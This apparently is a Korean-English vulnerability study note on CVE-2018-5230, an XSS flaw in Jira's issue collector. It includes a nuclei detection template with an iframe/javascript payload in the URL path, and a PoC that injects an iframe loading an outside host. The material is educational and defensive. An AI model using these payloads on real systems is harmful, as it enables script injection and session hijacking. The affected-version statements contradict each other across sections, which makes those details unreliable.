CVE-2018-5230

▼ 취약점에 대한 설명

- The issue collector in Atlassian Jira before version 7.6.6, from version 7.7.0 before version 7.7.4, from version 7.8.0 before version 7.8.4 and from version 7.9.0 before version 7.9.2 allows remote attackers to inject arbitrary HTML or JavaScript via a cross site scripting (XSS) vulnerability in the error message of custom fields when an invalid value is specified. - HackerOne

  Atlassian Jira 버전 7.6.6 이전 버전, 버전 7.7.0 이전 버전, 버전 7.7.4 이전 버전, 버전 7.8.0 이전 버전, 버전 7.9.2 이전 버전의 문제 수집기를 사용하면 원격 공격자가 잘못된 값이 지정될 때 사용자 지정 필드의 오류 메시지에 크로스 사이트 스크립팅(XSS) 취약점을 통해 임의의 HTML 또는 JavaScript를 삽입할 수 있습니다.

- The problem lies in the error message of custom fields in affected Jira versions, enabling attackers to execute XSS attacks by providing an invalid value. - CloudDefense.AI

  취약점은 영향을 받는 Jira 버전에서 사용자 지정 필드의 오류 메시지에 있으며, 이로 인해 공격자는 잘못된 값을 제공하여 XSS 공격을 실행할 수 있습니다.

- **nuclei-templates/**http/cves/2018/CVE-2018-5230.yaml

```
id: CVE-2018-5230

info:
  name: Atlassian Jira Confluence - Cross-Site Script
ing
  author: madrobot
  severity: medium
  description: |
    Atlassian Jira Confluence before version 7.6.6, f
rom version 7.7.0 before version 7.7.4, from version
7.8.0 before version 7.8.4, and from version 7.9.0 be
```

```
fore version 7.9.2, allows remote attackers to inject
arbitrary HTML or JavaScript via a cross-site scripti
ng vulnerability in the error message of custom field
s when an invalid value is specified.
  impact: |
    Successful exploitation of this vulnerability cou
ld allow an attacker to execute arbitrary script code
in the context of the targeted user's browser, potent
ially leading to session hijacking, data theft, or ot
her malicious activities.
  remediation: |
    Apply the latest security patches or updates prov
ided by Atlassian to mitigate this vulnerability.
  reference:
    - https://jira.atlassian.com/browse/JRASERVER-672
89
    - https://nvd.nist.gov/vuln/detail/CVE-2018-5230
    - https://github.com/sushantdhopat/JIRA_testing
    - https://github.com/Elsfa7-110/kenzer-templates
    - https://github.com/Faizee-Asad/JIRA-Vulnerabili
ties
  classification:
    cvss-metrics: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:
L/I:L/A:N
    cvss-score: 6.1
    cve-id: CVE-2018-5230
    cwe-id: CWE-79
    epss-score: 0.00153
    epss-percentile: 0.51584
    cpe: cpe:2.3:a:atlassian:jira:*:*:*:*:*:*:*:*
  metadata:
    max-request: 1
    vendor: atlassian
    product: jira
    shodan-query:
      - http.component:"Atlassian Confluence"
      - http.component:"atlassian jira"
      - http.component:"atlassian confluence"
```

```
      - cpe:"cpe:2.3:a:atlassian:jira"
  tags: cve,cve2018,atlassian,confluence,xss

http:
  - method: GET
    path:
      - "{{BaseURL}}/pages/includes/status-list-mo%3C
iframe%20src%3D%22javascript%3Aalert%28document.domai
n%29%22%3E.vm"

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - '<iframe src="javascript:alert(document.d
omain)">'
          - 'confluence'
        condition: and

      - type: word
        part: header
        words:
          - 'text/html'

      - type: status
        status:
          - 200
# digest: 4b0a00483046022100a2553b879eeef43f6afd1c4e5
6b86d72bd16762bcc01e37d9e86326c0c5de8940221008ccd46ff
9732218fc380e51fc5e240908f09b48cea85f39d29bb5cdd0f848
144:922c64590222798bb761d5b6d8e72950
```


- Related Vulnerabilities - acunetix.com
  - MySQL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability (CVE-2008-0226)

- WordPress Plugin WP ULike Multiple Vulnerabilities (3.1)
- Apache version older than 1.3.41
- Oracle Database Server CVE-2008-0339 Vulnerability (CVE-2008-0339)
- WordPress Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability (CVE-2019-20042)


▼ 취약점 일어나는 원리 및 환경

- 원리
  - 공격자가 스크립트가 포함된 악성 데이터를 Issue Collector로 전송.
  - 입력값이 적절히 필터링되지 않고 HTML에 반영.
  - 악의적인 스크립트가 실행되어 사용자의 쿠키 탈취, 세션 하이재킹 등이 가능.

- POC
  - 7.0.0부터 7.12.0까지의 버전의 Jira의 입력 필드에
    “<iframe src='
    //14.rs'></iframe>”
    입력



- xss가 터지면서 아래와 같이 출력됨을 알 수 있다.



- 환경
  - Atlassian Jira의 특정 버전에서 Issue Collector를 사용하는 환경.
  - 취약점은 **Jira 7.6.0~7.6.5**, **7.7.0~7.7.3**, **7.8.0~7.8.3**, **7.9.0~7.9.1** 버전에 존재.
  - 공격자가 Issue Collector가 포함된 웹 페이지를 대상으로 악성 데이터를 주입하거나, 이를 활용해 사용자 세션에 접근할 수 있음.

▼ 대응 방안

- Upgrade to the latest version of the software that includes a patch for the vulnerability
  취약성에 패치를 포함하는 소프트웨어의
  최신 버전으로 업그레이드

- Limit access to the issue collector to trusted users and IP addresses
  신뢰할 수 있는 사용자 및 IP 주소에

액세스 제한

- Use input validation and output encoding to prevent XSS attacks
  XSS 공격을 방지하기 위해
  입력 유효성 검사 및 출력 인코딩 사용

- Monitor the system for any suspicious activity, such as unexpected inputs or outputs
  예기치 않은 입력 또는 출력 등 의심스러운 활동을
  모니터링

- Train the users on how to identify and report security vulnerabilities
  보안 취약성 식별 및 보고서 보안 취약점을 식별하는 방법에 대해 교육

▼ 참고자료, 사이트 링크(공식 문서, github commit)

- https://hackerone.com/hacktivity/cve_discovery?id=CVE-2018-5230
- https://nvd.nist.gov/vuln/detail/CVE-2018-5230
- https://www.clouddefense.ai/cve/2018/CVE-2018-5230
- https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2018/CVE-2018-5230.yaml
- https://s4e.io/tools/atlassian-confluence-status-list-xss-cve-2018-5230
- https://www.acunetix.com/vulnerabilities/web/atlassian-jira-improper-neutralization-of-input-during-web-page-generation-cross-site-scripting-vulnerability-cve-2018-5230/
- https://parasarora06.medium.com/cve-2018-5230-jira-cross-site-scripting-59ec96b3d75f
- https://www.youtube.com/shorts/0nUMKXOergg